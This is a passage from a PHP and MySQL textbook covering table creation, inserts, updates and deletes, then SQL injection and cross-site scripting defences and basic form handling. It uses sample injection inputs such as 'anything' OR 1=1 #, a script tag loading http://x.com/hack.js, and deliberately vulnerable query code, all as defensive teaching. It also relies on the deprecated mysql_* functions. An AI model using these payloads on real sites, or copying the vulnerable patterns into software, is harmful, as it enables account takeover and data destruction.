Prior to checking whether new data has been posted, the program checks whether the variable `$_POST['delete']` has a value. If so, the user has clicked on the DELETE RECORD button to erase a record. In this case, the value of `$isbn` will also have been posted.

If `$_POST['delete']` is not set and so there is no record to be deleted, `$_POST['author']` and other posted values are checked. If they have all been given values, then `$query` is set to an INSERT INTO command, followed by the five values to be inserted. The variable is then passed to `mysql_query`, which upon completion returns either TRUE or FALSE. If FALSE is returned, an error message is displayed.

If `$delete` didn't contain the word "yes," the following else statement is executed. `$query` is set to an INSERT INTO command, followed by the five values to be inserted. The variable is then passed to `mysql_query`, which upon completion returns either TRUE or FALSE. If FALSE is returned, an error message is displayed.

## Displaying the Form

Next we get to the part of the code that displays the little form at the top of [Figure 10-2](#). You should recall from previous chapters the `echo <<<_END` heredoc structure, which outputs everything between the `_END` tags.



Instead of using the `echo` command, the program could drop out of PHP using `?>`, issue the HTML, and then reenter PHP processing with `<?php`. Which style is used is a matter of programmer preference, but I always recommend staying within PHP code, for two reasons:

- It makes it very clear when debugging (and also for other users) that everything within a `.php` file is PHP code. Therefore, there is no need to go hunting for dropouts to HTML.
- When you wish to include a PHP variable directly within HTML, you can just type it in. If you had dropped back to HTML, you would have had to temporarily reenter PHP processing, output the variable, and then drop back out again.

The HTML form section simply sets the form's action to `sqltest.php`. This means that when the form is submitted, the contents of the form fields will be sent to the file `sqltest.php`, which is the program itself. The form is also set up to send the fields as a `POST` rather than a `GET` request. This is because `GET` requests are appended to the URL being submitted to and can look messy in the browser. They also allow users to easily modify submissions and try to hack your server. Therefore, whenever possible, you should use `POST` submissions, which also have the benefit of hiding the posted data from view.

Having output the form fields, the HTML displays a submit button with the name `ADD RECORD` and closes the form. Note the `<pre>` and `</pre>` tags here, which have been used to force a monospaced font and allow all the inputs to line up neatly. The carriage returns at the end of each line are also output when inside `<pre>` tags.

## Querying the Database

Next, the code returns to the familiar territory of [Example 10-5](#): in the following four lines of code, a query is sent to MySQL asking to see all the records in the `classics` table. After that, `$rows` is set to a value representing the number of rows in the table and a `for` loop is entered to display the contents of each row.

I have altered the next bit of code to simplify things. Instead of using the `<br />` tags for line feeds in [Example 10-5](#), I have chosen to use a `<pre>` tag to line up the display of each record in a pleasing manner.

After the display of each record, there is a second form that also posts to `sqltest.php` (the program itself) but that contains two hidden fields: `delete` and `isbn`. The `delete` field is set to "yes" and the `isbn` to the value held in `$row[4]`, which is the ISBN for the record. Then a submit button with the name `DELETE RECORD` is displayed and the form is closed. A curly brace then completes the `for` loop, which will continue until all records have been displayed.

Finally, you see the definition for the function `get_post`, which we've already looked at. And that's it—our first PHP program to manipulate a MySQL database. So, let's check out what it can do.

## Running the Program

Once you have typed in the program (and corrected any typing errors), try entering the following data into the various input fields to add a new record for the book *Moby Dick* to the database:

```
Herman Melville  
Moby Dick  
Fiction  
1851  
9780199535729
```

When you have submitted this data using the ADD RECORD button, scroll down to the bottom of the web page to see the new addition. It should look like [Figure 10-3](#).




Figure 10-3. The result of adding *Moby Dick* to the database

Now let's look at how deleting a record works by creating a dummy record. Try entering just the number 1 in each of the five fields and clicking on the ADD RECORD button.

If you now scroll down, you'll see a new record consisting just of 1s. Obviously this record isn't useful in this table, so now click on the DELETE RECORD button and scroll down again to confirm that the record has been deleted.



Assuming that everything worked, you are now able to add and delete records at will. Try doing this a few times, but leave the main records in place (including the new one for *Moby Dick*), as we'll be using them later. You could also try adding the record with all 1s again a couple of times and note the error message that you receive the second time, indicating that there is already an ISBN with the number 1.

## Practical MySQL

You are now ready to look at some practical techniques that you can use in PHP to access a MySQL database, including tasks such as creating and dropping tables; inserting, updating, and deleting data; and protecting your database and website from malicious users. Note that the following examples assume that you've created the *login.php* program discussed earlier in this chapter.

### Creating a Table

Let's assume that you are working for a wildlife park and need to create a database to hold details about all the types of cats it houses. You are told that there are nine *families* of cats—Lion, Tiger, Jaguar, Leopard, Cougar, Cheetah, Lynx, Caracal, and Domestic—so you'll need a column for that. Then each cat has been given a *name*, so that's another column, and you also want to keep track of their *ages*, which is another. Of course, you will probably need more columns later, perhaps to hold dietary requirements, inoculations, and other details, but for now that's enough to get going. A unique identifier is also needed for each animal, so you also decide to create a column for that, called *id*.

[Example 10-9](#) shows the code you might use to create a MySQL table to hold this data, with the main query assignment in bold text.

*Example 10-9. Creating a table called cats*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "CREATE TABLE cats (
    id SMALLINT NOT NULL AUTO_INCREMENT,
    family VARCHAR(32) NOT NULL,
    name VARCHAR(32) NOT NULL,
```

```

        age TINYINT NOT NULL,
        PRIMARY KEY (id)
    );

```

```

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>

```

As you can see, the MySQL query looks pretty similar to how you would type it in directly to the command line, except that there is no trailing semicolon, as none is needed when accessing MySQL from PHP.

## Describing a Table

When you aren't logged in to the MySQL command line, there's a handy piece of code that you can use to verify that a table has been created correctly from inside a browser. It simply issues the query `DESCRIBE tablename` and then outputs an HTML table with four headings: *Column*, *Type*, *Null*, and *Key*, underneath which all columns within the table are shown. To use the code in [Example 10-10](#) with other tables, simply replace the name `cats` in the query with that of the new table.

*Example 10-10. Describing the table cats*

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "DESCRIBE cats";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);

echo "<table><tr> <th>Column</th> <th>Type</th>
      <th>Null</th> <th>Key</th> </tr>";

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo "<tr>";
    for ($k = 0 ; $k < 4 ; ++$k) echo "<td>$row[$k]</td>";
    echo "</tr>";
}

echo "</table>";
?>

```

The output from the program should look like this:

Column	Type	Null	Key
id	smallint(6)	NO	PRI
family	varchar(32)	NO	
name	varchar(32)	NO	
age	tinyint(4)	NO	

## Dropping a Table

Dropping a table is very easy to do and is therefore very dangerous, so be careful. [Example 10-11](#) shows the code that you need. However, I don't recommend that you try it until you have been through the other examples, as it will drop the table `cats` and you'll have to recreate it using [Example 10-9](#).

*Example 10-11. Dropping the table `cats`*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "DROP TABLE cats";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

## Adding Data

Let's add some data to the table using the code in [Example 10-12](#).

*Example 10-12. Adding data to the table `cats`*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "INSERT INTO cats VALUES(NULL, 'Lion', 'Leo', 4)";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

You may wish to add a couple more items of data by modifying `$query` as follows and calling up the program in your browser again:

```
$query = "INSERT INTO cats VALUES(NULL, 'Cougar', 'Growler', 2)";
$query = "INSERT INTO cats VALUES(NULL, 'Cheetah', 'Charly', 3)";
```

By the way, notice the NULL value passed as the first parameter? This is done because the `id` column is of the type `AUTO_INCREMENT`, so MySQL will decide what value to assign according to the next available number in the sequence. Therefore, we simply pass a NULL value, which will be ignored.



Of course, the most efficient way to populate MySQL with data is to create an array and insert the data with a single query.

## Retrieving Data

Now that you've inserted some data into the `cats` table, [Example 10-13](#) shows how you can check that this was done correctly.

*Example 10-13. Retrieving rows from the cats table*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "SELECT * FROM cats";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);

echo "<table><tr> <th>Id</th> <th>Family</th>
    <th>Name</th><th>Age</th></tr>";

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo "<tr>";
    for ($k = 0 ; $k < 4 ; ++$k) echo "<td>$row[$k]</td>";
    echo "</tr>";
}

echo "</table>";
?>
```

This code simply issues the MySQL query `SELECT * FROM cats` and then displays all the rows returned. Its output is as follows:

Id	Family	Name	Age
1	Lion	Leo	4
2	Cougar	Growler	2
3	Cheetah	Charly	3

Here you can see that the `id` column has correctly autoincremented.

## Updating Data

Changing data that you have already inserted is also quite simple. Did you notice the spelling of Charly for the cheetah's name? Let's correct that to Charlie, as in [Example 10-14](#).

*Example 10-14. Renaming Charly the cheetah to Charlie*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "UPDATE cats SET name='Charlie' WHERE name='Charly'";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

If you run [Example 10-13](#) again, you'll see that it now outputs the following:

Id	Family	Name	Age
1	Lion	Leo	4
2	Cougar	Growler	2
3	Cheetah	Charlie	3

## Deleting Data

Growler the cougar has been transferred to another zoo, so it's time to remove him from the database. [Example 10-15](#) shows how to delete data from the table.

*Example 10-15. Removing Growler the cougar from the cats table*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "DELETE FROM cats WHERE name='Growler'";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

This uses a standard `DELETE FROM` query, and when you run [Example 10-13](#), you can see that the row has been removed by the following output:

Id	Family	Name	Age
1	Lion	Leo	4
3	Cheetah	Charlie	3

## Using AUTO\_INCREMENT

When using `AUTO_INCREMENT`, you cannot know what value has been given to a column before a row is inserted. If you need to know it, you must ask MySQL afterwards using the `mysql_insert_id` function. This need is common: for instance, when you process a purchase, you might insert a new customer into a `customers` table and then refer to the newly created `CustId` when inserting a purchase into the `purchases` table.

[Example 10-12](#) can be rewritten as [Example 10-16](#) to display this value after each insert.

*Example 10-16. Adding data to the table `cats` and reporting the insertion ID*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";

$result = mysql_query($query);
echo "The Insert ID was: " . mysql_insert_id();
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

The contents of the table should now look like the following (note how the previous `id` value of 2 is *not* reused, as this could cause complications in some instances):

Id	Family	Name	Age
1	Lion	Leo	4
3	Cheetah	Charlie	3
4	Lynx	Stumpy	5

### Using insert IDs

It's very common to insert data in multiple tables: a book followed by its author, a customer followed by an item purchased, and so on. When doing this with an autoincrement column, you will need to retain the insert ID returned for storing in the related table.

For example, let's assume that these cats can be "adopted" by the public as a means of raising funds, and that when a new cat is stored in the `cats` table, we also want to create a key to tie it to the animal's adoptive owner. The code to do this is similar to that in [Example 10-16](#), except that the returned insert ID is stored in the variable `$insertID` and is then used as part of the subsequent query:

```

$query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";
$result = mysql_query($query);
$insertID = mysql_insert_id();

$query = "INSERT INTO owners VALUES($insertID, 'Ann', 'Smith')";
$result = mysql_query($query);

```

Now the cat is connected to its “owner” through the cat’s unique ID, which was created automatically by `AUTO_INCREMENT`.

## Using locks

A completely safe procedure for linking tables through the insert ID is to use locks. This can slow down response time a bit when there are many people submitting data to the same table, but it can be worth it. The sequence is:

1. Lock the first table (e.g., `cats`).
2. Insert data into the first table.
3. Retrieve the unique ID from the first table through `mysql_insert_id`.
4. Unlock the first table.
5. Insert data into the second table.

The lock can safely be released before inserting data into the second table, because the insert ID has been retrieved and is stored in a program variable. A transaction can also be used instead of locking, as described in [Chapter 9](#), but that slows down the MySQL server even more.

## Performing Additional Queries

Okay: that’s enough feline fun. To explore some slightly more complex queries, we need to revert to using the `customers` and `classics` tables that you should have created in [Chapter 8](#). There will be two customers in the `customers` table; the `classics` table holds the details of a few books. They also share a common column of ISBN numbers called `isbn` that we can use to perform additional queries.

For example, to display each of the customers along with the titles and authors of the books they have bought, you can use the code in [Example 10-17](#).

*Example 10-17. Performing a secondary query*

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "SELECT * FROM customers";

```

```

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo "$row[0] purchased ISBN $row[1]:<br />";

    $subquery = "SELECT * FROM classics WHERE isbn='$row[1]'";

    $subresult = mysql_query($subquery);
    if (!$subresult) die ("Database access failed: " . mysql_error());
    $subrow = mysql_fetch_row($subresult);
    echo " '$subrow[1]' by $subrow[0]<br />";
}
?>

```

This program uses an initial query to the `customers` table to look up all the customers and then, given the ISBN number of the books each customer has purchased, makes a new query to the `classics` table to find out the title and author of each. The output from this code should be as follows:

```

Mary Smith purchased ISBN 9780582506206:
'Pride and Prejudice' by Jane Austen
Jack Wilson purchased ISBN 9780517123201:
'The Origin of Species' by Charles Darwin

```



Of course, although it wouldn't illustrate performing additional queries, in this particular case you could also return the same information using a NATURAL JOIN query (see [Chapter 8](#)), like this:

```
SELECT name,isbn,title,author FROM customers NATURAL JOIN classics;
```

## Preventing SQL Injection

It may be hard to understand just how dangerous it is to pass unchecked user input to MySQL. For example, suppose you have a simple piece of code to verify a user, and it looks like this:

```

$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

```

At first glance, you might think this code is perfectly fine. If the user enters values of `fredsmith` and `mypass` for `$user` and `$pass`, the query string passed to MySQL will be as follows:

```
SELECT * FROM users WHERE user='fredsmith' AND pass='mypass'
```

This is all well and good, but what if someone enters the following for `$user` (and doesn't enter anything for `$pass`)?

```
admin' #
```

Let's look at the string that would be sent to MySQL:

```
SELECT * FROM users WHERE user='admin' # AND pass=''
```

Do you see the problem there (highlighted in bold)? In MySQL, the # symbol represents the start of a comment. Therefore, the user will be logged in as *admin* (assuming there is a user *admin*), without having to enter a password. In the following, the part of the query that will be executed is shown in bold—the rest will be ignored:

```
SELECT * FROM users WHERE user='admin' # AND pass=''
```

But you should count yourself very lucky if that's all a malicious user does to you. At least you might still be able to go into your application and undo any changes the user makes as *admin*. But what about the case in which your application code removes a user from the database? The code might look something like this:

```
$user = $_POST['user'];  
$pass = $_POST['pass'];  
$query = "DELETE FROM users WHERE user='$user' AND pass='$pass'";
```

Again, this looks quite normal at first glance, but what if someone entered the following for `$user`?

```
anything' OR 1=1 #
```

MySQL would interpret this as the following (again highlighted in bold):

```
DELETE FROM users WHERE user='anything' OR 1=1 # AND pass=''
```

Ouch—that SQL query will always be true, and therefore you've lost your whole users database! So what can you do about this kind of attack?

Well, the first thing is not to rely on PHP's built-in *magic quotes*, which automatically escape any characters such as single and double quotes by prefacing them with a backslash (\). Why? Because this feature can be turned off. Many programmers do so in order to put their own security code in place, so there is no guarantee that this hasn't happened on the server you are working on. In fact, the feature was deprecated as of PHP 5.3.0 and is due for complete removal in version 6.

Instead, you should always use the function `mysql_real_escape_string` for all calls to MySQL. [Example 10-18](#) is a function you can use that will remove any magic quotes added to a user-inputted string and then properly sanitize it for you.

*Example 10-18. How to properly sanitize user input for MySQL*

```
<?php  
function mysql_fix_string($string)  
{  
    if (get_magic_quotes_gpc()) $string = stripslashes($string);  
    return mysql_real_escape_string($string);  
}  
?>
```

The `get_magic_quotes_gpc` function returns `TRUE` if magic quotes are active. In that case, any slashes that have been added to a string have to be removed or the function `mysql_real_escape_string` could end up double-escaping some characters, creating corrupted strings. [Example 10-19](#) illustrates how you would incorporate `mysql_fix` within your own code.

*Example 10-19. How to safely access MySQL with user input*

```
<?php
$user = mysql_fix_string($_POST['user']);
$pass = mysql_fix_string($_POST['pass']);
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

function mysql_fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return mysql_real_escape_string($string);
}
?>
```



Remember that you can use `mysql_escape_string` only when a MySQL database is actively open; otherwise, an error will occur.

## Using placeholders

Another way—this one virtually bulletproof—to prevent SQL injections is to use a feature called *placeholders*. The idea is to predefine a query using `?` characters where the data will appear. Then, instead of calling a MySQL query directly, you call the predefined one, passing the data to it. This has the effect of ensuring that every item of data entered is inserted directly into the database and cannot be interpreted as a SQL query. In other words, SQL injections become impossible.

The sequence of queries to execute when using MySQL's command line could be like that in [Example 10-20](#).

*Example 10-20. Using placeholders*

```
PREPARE statement FROM "INSERT INTO classics VALUES(?,?,?,?)";

SET @author = "Emily Brontë",
    @title = "Wuthering Heights",
    @category = "Classic Fiction",
    @year = "1847",
    @isbn = "9780553212587";

EXECUTE statement USING @author,@title,@category,@year,@isbn;

DEALLOCATE PREPARE statement;
```

The first command prepares a statement called `statement` for inserting data into the `classics` table. As you can see, in place of values or variables for the data to insert, the statement contains a series of `?` characters. These are the placeholders.

The next five lines assign values to MySQL variables according to the data to be inserted. Then the predefined statement is executed, passing these variables as parameters. Finally, the statement is removed, in order to return the resources it was using.

In PHP, the code for this procedure looks like [Example 10-21](#) (assuming that you have created `login.php` with the correct details to access the database).

*Example 10-21. Using placeholders with PHP*

```
<?php
require 'login.php';

$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = 'PREPARE statement FROM "INSERT INTO classics
VALUES(?,?,?,?,?)"';
mysql_query($query);

$query = 'SET @author = "Emily Brontë", ' .
        '@title = "Wuthering Heights", ' .
        '@category = "Classic Fiction", ' .
        '@year = "1847", ' .
        '@isbn = "9780553212587"';
mysql_query($query);

$query = 'EXECUTE statement USING @author,@title,@category,@year,@isbn';
mysql_query($query);

$query = 'DEALLOCATE PREPARE statement';
mysql_query($query);
?>
```

Once you have prepared a statement, until you deallocate it, you can use it as often as you wish. Such statements are commonly used within a loop to quickly insert data into a database by assigning values to the MySQL variables and then executing the statement. This approach is more efficient than creating the entire statement from scratch on each pass through the loop.

## Preventing HTML Injection

There's another type of injection you need to concern yourself about—not for the safety of your own websites, but for your users' privacy and protection. That's *cross-site scripting*, also referred to as XSS.

This occurs when you allow HTML, or more often JavaScript code, to be input by a user and then displayed back by your website. One place this is common is in a comment form. What most often happens is that a malicious user will try to write code that steals cookies from your site's users, allowing him to discover username and password pairs or other information. Even worse, the malicious user might launch an attack to download a Trojan onto a user's computer.

Preventing this is as simple as calling the `htmlspecialchars` function, which strips out all HTML markup codes and replaces them with a form that displays the characters, but does not allow a browser to act on them. For example, consider the following HTML:

```
<script src='http://x.com/hack.js'> </script><script>hack();</script>
```

This code loads in a JavaScript program and then executes malicious functions. But if it is first passed through `htmlspecialchars`, it will be turned into the following, totally harmless string:

```
&lt;script src='http://x.com/hack.js'&gt; &lt;/script&gt;&lt;script&gt;hack();  
&lt;/script&gt;
```

So if you are ever going to display anything that your users enter, either immediately or after first storing it in a database, you need to first sanitize it with `htmlspecialchars`. To do this, I recommend that you create a new function like the first one in [Example 10-22](#), which can sanitize for both SQL and XSS injections.

*Example 10-22. Functions for preventing both SQL and XSS injection attacks*

```
<?php  
function mysql_entities_fix_string($string)  
{  
    return htmlspecialchars(mysql_fix_string($string));  
}  
  
function mysql_fix_string($string)  
{  
    if (get_magic_quotes_gpc()) $string = stripslashes($string);  
    return mysql_real_escape_string($string);  
}  
?>
```

The `mysql_entities_fix_string` function first calls `mysql_fix_string` and then passes the result through `htmlspecialchars` before returning the fully sanitized string. [Example 10-23](#) shows your new “ultimate protection” version of [Example 10-19](#).

*Example 10-23. How to safely access MySQL and prevent XSS attacks*

```
<?php  
$user = mysql_entities_fix_string($_POST['user']);  
$pass = mysql_entities_fix_string($_POST['pass']);  
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";  
  
function mysql_entities_fix_string($string)  
{
```

```
        return htmlentities(mysql_fix_string($string));
    }

    function mysql_fix_string($string)
    {
        if (get_magic_quotes_gpc()) $string = stripslashes($string);
        return mysql_real_escape_string($string);
    }
?>
```

Now that you have learned how to integrate PHP with MySQL and avoid malicious user input, the next chapter will further expand on the use of form handling, including data validation, multiple values, pattern matching, and security.

## Test Your Knowledge

1. What is the standard PHP function for connecting to a MySQL database?
2. When is the `mysql_result` function not optimal?
3. Give one reason why using the `POST` form method is usually better than `GET`.
4. How can you determine the most recently entered value of an `AUTO_INCREMENT` column?
5. Which PHP function escapes a string, making it suitable for use with MySQL?
6. Which function can be used to prevent XSS injection attacks?

See “[Chapter 10 Answers](#)” on page 509 in [Appendix A](#) for the answers to these questions.

---

# Form Handling

The main way that website users interact with PHP and MySQL is through the use of HTML forms. These were introduced very early on in the development of the World Wide Web—in 1993, even before the advent of ecommerce—and have remained a mainstay ever since, due to their simplicity and ease of use.

Of course, enhancements have been made over the years to add extra functionality to HTML form handling; this chapter will bring you up to speed on the state of the art and show you the best ways to implement forms for good usability and security.

## Building Forms

Handling forms is a multipart process. First a form is created, into which a user can enter the required details. This data is then sent to the web server, where it is interpreted, often with some error checking. If the PHP code identifies one or more fields that require reentering, the form may be redisplayed with an error message. When the code is satisfied with the accuracy of the input, it takes some action that usually involves the database, such as entering details about a purchase.

To build a form, you must have at least the following elements:

- An opening `<form>` and closing `</form>` tag
- A submission type specifying either a GET or POST method
- One or more `input` fields
- The destination URL to which the form data is to be submitted

[Example 11-1](#) shows a very simple form created using PHP. Type it in and save it as *formtest.php*.

*Example 11-1. formtest.php—a simple PHP form handler*

```
<?php // formtest.php
echo <<<_END
<html>
```

```

<head>
  <title>Form Test</title>
</head>
<body>
<form method="post" action="formtest.php">
  What is your name?
  <input type="text" name="name" />
  <input type="submit" />
</form>
</body>
</html>
_END;
?>

```

The first thing to notice about this example is that, as you have already seen in this book, rather than dropping in and out of PHP code, I generally use the `echo <<<_END..._END` heredoc construct when multiline HTML must be output.

Inside this multiline output is some standard code for commencing an HTML document, displaying its title, and starting the body of the document. This is followed by the form, which is set to send its data using the `POST` method to the PHP program *formtest.php*, which is the name of the program itself.

The rest of the program just closes all the items it opened: the form, the body of the HTML document, and the PHP `echo <<<_END` statement. The result of opening this program in a web browser can be seen in [Figure 11-1](#).




Figure 11-1. The result of opening *formtest.php* in a web browser

## Retrieving Submitted Data

[Example 11-1](#) is only one part of the multipart form handling process. If you enter a name and click on the Submit Query button, absolutely nothing will happen other than the form being redisplayed. So, now it's time to add some PHP code to process the data submitted by the form.

[Example 11-2](#) expands on the previous program to include data processing. Type it in (or modify *formtest.php* by adding in the new lines), save it as *formtest2.php*, and try

the program for yourself. The result of running this program and entering a name can be seen in [Figure 11-2](#).


*Example 11-2. Updated version of formtest.php*

```
<?php // formtest2.php
if (isset($_POST['name'])) $name = $_POST['name'];
else $name = "(Not entered)";

echo <<<_END
<html>
  <head>
    <title>Form Test</title>
  </head>
  <body>
    Your name is: $name<br />
    <form method="post" action="formtest2.php">
      What is your name?
      <input type="text" name="name" />
      <input type="submit" />
    </form>
  </body>
</html>
_END;
?>
```

The only changes are a couple of lines at the start that check the `$_POST` associative array for the field `name` submitted. The previous chapter introduced the `$_POST` associative array, which contains an element for each field in an HTML form. In [Example 11-2](#), the input name used was `name` and the form method was `POST`, so element `name` of the `$_POST` array contains the value in `$_POST['name']`.

The PHP `isset` function is used to test whether `$_POST['name']` has been assigned a value. If nothing was posted, the program assigns the value “(Not entered)”; otherwise, it stores the value that was entered. Then a single line has been added after the `<body>` statement to display that value, which is stored in `$name`.



*Figure 11-2. formtest.php with data handling*

## register\_globals: An Old Solution Hangs On

Before security became such a big issue, the default behavior of PHP was to assign the `$_POST` and `$_GET` arrays directly to PHP variables. For example, there would be no need to use the instruction `$name=$_POST['name'];`, because `$name` would be given that value automatically by PHP at the program start!

Initially (prior to version 4.2.0 of PHP), this seemed a very useful idea that saved a lot of extra code writing, but this practice has now been discontinued and the feature is disabled by default. Should you find `register_globals` enabled on a production web server for which you are developing, you should urgently ask your server administrator to disable it.

So why disable `register_globals`? It enables anyone to enter a GET input on the tail of a URL, like this: <http://myserver.com?override=1>. If your code were ever to use the variable `$override` and you forgot to initialize it (for example, through `$override=0;`), the program could be compromised by such an exploit.

In fact, because many installations on the Web have this gaping hole, I advise you to always initialize every variable you use, just in case your code will ever run on such a system. Initialization is also good programming practice, because you can comment each initialization to remind yourself and other programmers what a variable is for.



If you ever find yourself maintaining code that seems to assume values for certain variables for no apparent reason, you can make an educated guess that the programmer wrote the code using `register_globals`, and that these values are intended to be extracted from a POST or GET. If so, I recommend you rewrite the code to load these variables explicitly from the correct `$_POST` or `$_GET` array.

## Default Values

Sometimes it's convenient to offer your site visitors a default value in a web form. For example, suppose you put up a loan repayment calculator widget on a real estate website. It could make sense to enter default values of, say, 25 years and 6 percent interest, so that the user can simply type in either the principal sum to borrow or the amount that she can afford to pay each month.

In this case, the HTML for those two values would be something like [Example 11-3](#).

*Example 11-3. Setting default values*

```
<form method="post" action="calc.php"><pre>
  Loan Amount <input type="text" name="principle" />
Monthly Repayment <input type="text" name="monthly" />
  Number of Years <input type="text" name="years" value="25" />
  Interest Rate <input type="text" name="rate" value="6" />
```

```
</pre></form>
<input type="submit" />
```



